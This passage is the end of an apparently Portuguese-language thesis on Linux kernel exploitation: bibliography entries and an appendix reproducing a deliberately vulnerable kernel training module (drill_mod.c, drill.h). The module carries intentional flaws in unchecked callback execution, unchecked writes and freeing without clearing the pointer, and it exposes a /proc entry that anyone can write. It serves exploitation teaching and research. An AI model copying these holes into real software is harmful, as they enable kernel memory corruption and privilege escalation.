MITRE. *2025 CWE Top 25 Most Dangerous Software Weaknesses*. 2025. Acessado em 28 de Março de 2026. Disponível em: <https://cwe.mitre.org/top25/archive/2025/2025_cwe_top25.html>. 27

MITRE. *Common Weakness Enumeration*. 2026. Acessado em 28 de Março de 2026. Disponível em: <https://cwe.mitre.org/>. 26

MITRE. *MITRE*. 2026. Acessado em 28 de Março de 2026. Disponível em: <https://www.mitre.org/>. 26

NIKOLENKO, V. *Linux Kernel universal heap spray*. 2018. Acessado em 24 de Junho de 2026. Disponível em: <https://duasynt.com/blog/linux-kernel-heap-spray>. 76

NIST. *NVD Vulnerability Search*. 2026. Acessado em 28 de Março de 2026. Disponível em: <https://nvd.nist.gov/vuln/search#/nvd/home?cnaSourceIdList=386&vulnRevisionStatusList=published&resultType=records>. 26

NIST. *NVD Vulnerability Search*. 2026. Acessado em 28 de Março de 2026. Disponível em: <https://nvd.nist.gov/vuln/search#/nvd/home?cnaSourceIdList=386&vulnRevisionStatusList=published&cweList=CWE-416&resultType=recor>. 26

NIST. *NVD Vulnerability Search*. 2026. Acessado em 28 de Março de 2026. Disponível em: <https://nvd.nist.gov/vuln/search#/nvd/home?cnaSourceIdList=386&vulnRevisionStatusList=published&cweList=CWE-20,CWE-22,CWE-59,CWE-74,CWE-77,CWE-78,CWE-79,CWE-88,CWE-89,CWE-91,CWE-94,CWE-116,CWE-119,CWE-120,CWE-125,CWE-129,CWE-131,CWE-134,CWE-178,CWE-190,CWE-191,CWE-193,CWE-200,CWE-203,CWE-209,CWE-212,CWE-252,CWE-269,CWE-273,CWE-276,CWE-281,CWE-287,CWE-290,CWE-294,CWE-295,CWE-306,CWE-307,CWE-311,CWE-312,CWE-319,CWE-326,CWE-327,CWE-330,CWE-331,CWE-335,CWE-338,CWE-345,CWE-346,CWE-347,CWE-352,CWE-354,CWE-362,CWE-367,CWE-369,CWE-384,CWE-400,CWE-401,CWE-404,CWE-407,CWE-415,CWE-425,CWE-426,CWE-427,CWE-428,CWE-434,CWE-436,CWE-444,CWE-459,CWE-470,CWE-476,CWE-494,CWE-502,CWE-521,CWE-522,CWE-532,CWE-552,CWE-565,CWE-601,CWE-610,CWE-611,CWE-613,CWE-617,CWE-639,CWE-640,CWE-662,CWE-665,CWE-667,CWE-668,CWE-669,CWE-670,CWE-672,CWE-674,CWE-681,CWE-682,CWE-697,CWE-704,CWE-706,CWE-732,CWE-754,CWE-755,CWE-763,CWE-770,CWE-772,CWE-776,CWE-787,CWE-798,CWE-824,CWE-829,CWE-834,CWE-835,CWE-838,CWE-843,CWE-862,CWE-863,CWE-908,CWE-909,CWE-913,CWE-916,CWE-917,CWE-918,CWE-920,CWE-922,CWE-924,CWE-1021,CWE-1188,CWE-1236,CWE-1284,CWE-1321,CWE-1333&resultType=recor>. 26

ONE, A. *Smashing The Stack For Fun And Profit*. 1996. Acessado em 28 de Março de 2026. Disponível em: <https://phrack.org/issues/49/14>. 27, 28

PERLA, E.; OLDANI, M. *A Guide to Kernel Exploitation: Attacking the Core*. [S.l.]: Syngress, 2010. ISBN 9781597494861. 28

PHRACK. *Phrack*. 2026. Acessado em 28 de Março de 2026. Disponível em: <https://phrack.org/>. 27

POPOV, A. *Kernel-hack-drill*. 2026. Acessado em 28 de Março de 2026. Disponível em: <https://github.com/a13xp0p0v/kernel-hack-drill>. 29, 33, 35

PWN.COLLEGE. *pwnkernel*. 2026. Acessado em 5 de Maio de 2026. Disponível em: <https://github.com/pwncollege/pwnkernel/tree/main>. 33

REGALADO, D. et al. *Gray Hat Hacking: The Ethical Hacker's Handbook, Sixth Edition*. [S.l.]: McGraw-Hill Education, 2022. ISBN 9781264268948. 28

SQRKKYU; TWZI. *Attacking the Core*. 2007. Acessado em 28 de Março de 2026. Disponível em: <https://phrack.org/issues/64/6>. 28

STOAKES. *The Linux Memory Manager*. 2026. Acessado em 19 de Março de 2026. Disponível em: <https://nostarch.com/linux-memory-manager>. 27, 34

TANENBAUM, A. *Operating Systems: Design and Implementation*. [S.l.]: Prentice-Hall, 1987. ISBN 9780136374060. 27

Apêndices

APÊNDICE A – Código-fonte do módulo vulnerável

```
1  /*
2   * The module for kernel exploiting experiments
3   */
4
5  #include <linux/module.h>
6  #include <linux/slab.h>
7  #include <linux/uaccess.h>
8  #include <linux/proc_fs.h>
9  #include "drill.h"
10
11 struct drill_t {
12         struct proc_dir_entry *proc_entry;
13         struct drill_item_t **items;
14 };
15
16 static struct drill_t drill; /* initialized by zeros */
17
18 static void drill_callback(void) {
19         pr_notice("normal drill_callback 0x%lx!\n",
20                                 (unsigned long)drill_callback);
21 }
22
23 static int drill_act_exec(long act,
24                           char *arg1_str,
25                           char *arg2_str,
26                           char *arg3_str)
27 {
28         int ret = 0;
29         unsigned long n = 0;
30         unsigned long val = 0;
31         unsigned long offset = 0;
32         unsigned long *data_addr = NULL;
33
34         if (!arg1_str) {
35                 pr_err("drill: item number is missing\n");
36                 return -EINVAL;
37         }
38
39         ret = kstrtoul(arg1_str, 0, &n);
40         if (ret) {
41                 pr_err("drill: invalid item number %s\n", arg1_str);
42                 return -EINVAL;
43         }
44         if (n >= DRILL_N) {
45                 pr_err("drill: bad item number %lu (max %d)\n", n, DRILL_N - 1);
46                 return -EINVAL;
47         }
48         pr_notice("drill: gonna work with item %lu\n", n);
```

```
49
50          switch (act) {
51          case DRILL_ACT_ALLOC:
52                  drill.items[n] = kzalloc(DRILL_ITEM_SIZE, GFP_KERNEL);
53                  if (drill.items[n] == NULL) {
54                          pr_err("drill: not enough memory for item\n");
55                          return -ENOMEM;
56                  }
57
58                  pr_notice("drill: kmalloc'ed item %lu (0x%lx, size %d)\n",
59                            n, (unsigned long)drill.items[n], DRILL_ITEM_SIZE);
60
61                  drill.items[n]->foobar = 0x41414141a5a5a5a5u;
62                  drill.items[n]->callback = drill_callback;
63                  break;
64
65          case DRILL_ACT_CALLBACK:
66                  pr_notice("drill: exec callback 0x%lx for item %lu (0x%lx)\n",
67                                    (unsigned long)drill.items[n]->callback,
68                                    n, (unsigned long)drill.items[n]);
69                  drill.items[n]->callback(); /* No check, BAD BAD BAD */
70                  break;
71
72          case DRILL_ACT_SAVE_VAL:
73                  if (!arg2_str) {
74                          pr_err("drill: save_val: missing value\n");
75                          return -EINVAL;
76                  }
77
78                  if (!arg3_str) {
79                          pr_err("drill: save_val: missing offset\n");
80                          return -EINVAL;
81                  }
82
83                  ret = kstrtoul(arg2_str, 0, &val);
84                  if (ret) {
85                          pr_err("drill: save_val: bad value %s\n", arg2_str);
86                          return -EINVAL;
87                  }
88
89                  ret = kstrtoul(arg3_str, 0, &offset);
90                  if (ret) {
91                          pr_err("drill: save_val: bad offset %s\n", arg3_str);
92                          return -EINVAL;
93                  }
94
95                  if (offset > DRILL_ITEM_SIZE -
96                                  sizeof(struct drill_item_t) - sizeof(val)) {
97                          pr_err("drill: save_val: oob offset %ld\n", offset);
98                          return -EINVAL;
99                  }
100
101                 data_addr = (unsigned long *)(drill.items[n]->data + offset);
102                 pr_notice("drill: save val 0x%lx to item %lu (0x%lx) at data
    offset %ld (0x%lx)\n",
103                                   val, n, (unsigned long)drill.items[n],
104                                   offset, (unsigned long)data_addr);
```

```
105                 *data_addr = val;  /* No check, BAD BAD BAD */
106
107                 pr_notice("drill: item %lu dump:\n", n);
108                 print_hex_dump(KERN_INFO, "drill: ", DUMP_PREFIX_ADDRESS,
109                                16, 1, drill.items[n], DRILL_ITEM_SIZE, false);
110                 break;
111
112         case DRILL_ACT_FREE:
113                 pr_notice("drill: free item %lu (0x%lx)\n",
114                                   n, (unsigned long)drill.items[n]);
115                 kfree(drill.items[n]);  /* No check, BAD BAD BAD */
116                 break;
117
118         case DRILL_ACT_RESET:
119                 drill.items[n] = NULL;
120                 pr_notice("drill: set item %lu ptr to NULL\n", n);
121                 break;
122
123         default:
124                 pr_err("drill: invalid act %ld\n", act);
125                 return -EINVAL;
126         }
127
128         return ret;
129 }
130
131 static ssize_t drill_act_write(struct file *file, const char __user *user_buf,
132                                                 size_t count, loff_t *ppos)
133 {
134         ssize_t ret = 0;
135         char buf[DRILL_ACT_SIZE] = { 0 };
136         size_t size = DRILL_ACT_SIZE - 1; /* last byte will be \0 anyway */
137         char *buf_ptr = buf;
138         char *act_str = NULL;
139         char *arg1_str = NULL;
140         char *arg2_str = NULL;
141         char *arg3_str = NULL;
142         unsigned long act = 0;
143
144         BUG_ON(*ppos != 0);
145
146         if (count < size)
147                 size = count;
148
149         if (copy_from_user(&buf, user_buf, size)) {
150                 pr_err("drill: act_write: copy_from_user failed\n");
151                 return -EFAULT;
152         }
153
154         act_str = strsep(&buf_ptr, " ");
155
156         arg1_str = strsep(&buf_ptr, " ");
157
158         arg2_str = strsep(&buf_ptr, " ");
159
160         arg3_str = strsep(&buf_ptr, " ");
161
```

```
162         ret = kstrtoul(act_str, 10, &act);
163         if (ret) {
164                 pr_err("drill: act_write: parsing act failed\n");
165                 return ret;
166         }
167
168         ret = drill_act_exec(act, arg1_str, arg2_str, arg3_str);
169         if (ret == 0)
170                 ret = count; /* success, claim we got the whole input */
171
172         return ret;
173 }
174
175 static const struct proc_ops drill_act_fops = {
176         .proc_write = drill_act_write,
177 };
178
179 static int __init drill_init(void)
180 {
181         drill.proc_entry = proc_create("drill_act", S_IWUSR | S_IWGRP | S_IWOTH,
182                                        NULL, &drill_act_fops);
183         if (!drill.proc_entry) {
184                 pr_err("failed to create /proc/drill_act\n");
185                 return -ENOMEM;
186         }
187
188         drill.items = kzalloc(sizeof(struct drill_item_t *) * DRILL_N,
    GFP_KERNEL);
189         if (!drill.items) {
190                 pr_err("failed to allocate drill items\n");
191                 proc_remove(drill.proc_entry);
192                 return -ENOMEM;
193         }
194         pr_notice("drill: start hacking\n");
195
196         return 0;
197 }
198
199 static void __exit drill_exit(void)
200 {
201         pr_notice("drill: stop hacking\n");
202         kfree(drill.items);
203         proc_remove(drill.proc_entry);
204 }
205
206 module_init(drill_init)
207 module_exit(drill_exit)
208
209 MODULE_AUTHOR("Alexander Popov <alex.popov@linux.com>");
210 MODULE_DESCRIPTION("The module for kernel exploiting experiments");
211 MODULE_LICENSE("GPL v2");
```

Código A.1 – Arquivo de implementeção do módulo: `drill_mod.c`.

```
1 #ifndef _DRILL_H
2 #define _DRILL_H
3
```

```
4  /*
5   * A buffer size for storing string "act arg1 arg2 arg3", where
6   *  - act is 1 symbol,
7   *  - arg1 is maximum 18 symbols (0xffffffffffffffff),
8   *  - arg2 is maximum 18 symbols (0xffffffffffffffff),
9   *  - arg3 is maximum 18 symbols (0xffffffffffffffff),
10  *  - three spaces and null byte at the end.
11  */
12 #define DRILL_ACT_SIZE 59
13
14 enum drill_act_t {
15         DRILL_ACT_NONE = 0,
16         DRILL_ACT_ALLOC = 1,
17         DRILL_ACT_CALLBACK = 2,
18         DRILL_ACT_SAVE_VAL = 3,
19         DRILL_ACT_FREE = 4,
20         DRILL_ACT_RESET = 5
21 };
22
23 #define DRILL_ITEM_SIZE 95
24
25 struct drill_item_t {
26         unsigned long foobar;
27         void (*callback)(void);
28         char data[]; /* C99 flexible array */
29 };
30
31 #define DRILL_N 10240
32
33 #endif  /* _DRILL_H */
```

Código A.2 – Cabeçalho do módulo: `drill.h`.